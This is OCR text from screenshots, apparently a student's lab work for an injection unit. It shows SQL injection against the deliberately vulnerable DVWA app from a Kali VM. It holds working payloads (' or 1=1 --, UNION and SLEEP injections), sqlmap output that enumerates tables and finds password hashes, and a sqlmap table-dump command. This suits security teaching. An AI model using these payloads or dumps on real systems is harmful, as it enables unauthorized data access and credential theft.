

QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
Terminal
Fri 13:47
root@kali: ~
File Edit View Search Terminal Help
| TABLE_PRIVILEGES |
| TABLE_STATISTICS |
| TRIGGERS |
| USER_PRIVILEGES |
| USER_STATISTICS |
| VIEWS |
| XTRADB_INTERNAL_HASH_TABLES |
| XTRADB_READ_VIEW |
| XTRADB_RSEG |
Database: dvwa
[2 tables]
| guestbook |
| users |
[13:47:51] [INFO] fetched data logged to text files under '/root/.sqlmap/output/144.38.197.194'
[*] shutting down at 13:47:51
root@kali:~#



Activities
Remote Desktop Viewer
Fri 13:48
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
SPECVCL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL



QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
Terminal
Fri 13:48
root@kali: ~
File Edit View Search Terminal Help
[13:46:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[13:46:42] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[13:46:42] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[13:46:42] [INFO] testing 'MySQL >= 5.0.12 OR time-based blind'
[13:47:32] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 OR time-based blind' injectable
[13:47:32] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:47:32] [INFO] testing 'MySQL UNION query (NULL) - 1 to 20 columns'
[13:47:32] [INFO] automatically extending ranges for UNION query injection technique tests as there is
at least one other (potential) technique found
[13:47:32] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to fin
d the right number of query columns. Automatically extending the range for current UNION query injecti
on technique test
[13:47:32] [INFO] target URL appears to have 2 columns in query
[13:47:32] [INFO] GET parameter 'id' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
[13:47:32] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-
cookie' if you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 195 HTTP(S) requests:

Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment) (NOT)
Payload: id=sally' OR NOT 5730=5730#&Submit=Submit


Activities
Remote Desktop Viewer
Fri 13:49
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
SPECVCL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL


QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
Terminal
Fri 13:49
root@kali: ~
File Edit View Search Terminal Help
,1))),0x716b767a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- WCRg&Submit=Submit
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 OR time-based blind
Payload: id=sally' OR SLEEP(5)-- FABW&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=sally' UNION ALL SELECT CONCAT(0x716b706271,0x4c44594c455462744f4a695a5a45464e6e54436c6a546b5541616a5848596f737a51696977675a4a,0x716b767a71),NULL#&Submit=Submit
---
[13:49:05] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 5.0
[13:49:05] [INFO] fetching columns for table 'users' in database 'dvwa'
[13:49:05] [WARNING] reflective value(s) found and filtering out
[13:49:05] [INFO] fetching entries for table 'users' in database 'dvwa'
[13:49:05] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q]


Activities
Remote Desktop Viewer
Fri 13:49
IT-4510-01
Injection (2)
OWASP Top 10 - 2017
Injection (3)
Welcome
Vulnerability: SQL Inj
How to take a screen
localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#
Apps
eportfolio
dixie
Geneology
Router Limits
news
cit-proxmox
myproxmox
Quanta Magazin
Charles Hoy (IT-3
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 --
First name: admin
Surname: admin
ID: ' or 1=1 --
First name: Gordon
Surname: Brown
ID: ' or 1=1 --
First name: Hack
Surname: Me
ID: ' or 1=1 --
First name: Pablo
Surname: Picasso
ID: ' or 1=1 --
First name: Bob
2016
_asteroid
aws_screend
mandelbt
python_program
SPEC/CL BIN
_slider
student
foo.zip
aws_screens.zip
LGPL


QEMU (jfrancom-cloned-kali) - Remote Desktop Viewer
Remote View Bookmarks Help
Connect
Send Ctrl-Alt-Del
Applications
Places
Terminal
Fri 13:49
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# sqlmap -r /root/dvwa_joe_intercept -D dvwa -T users --dump3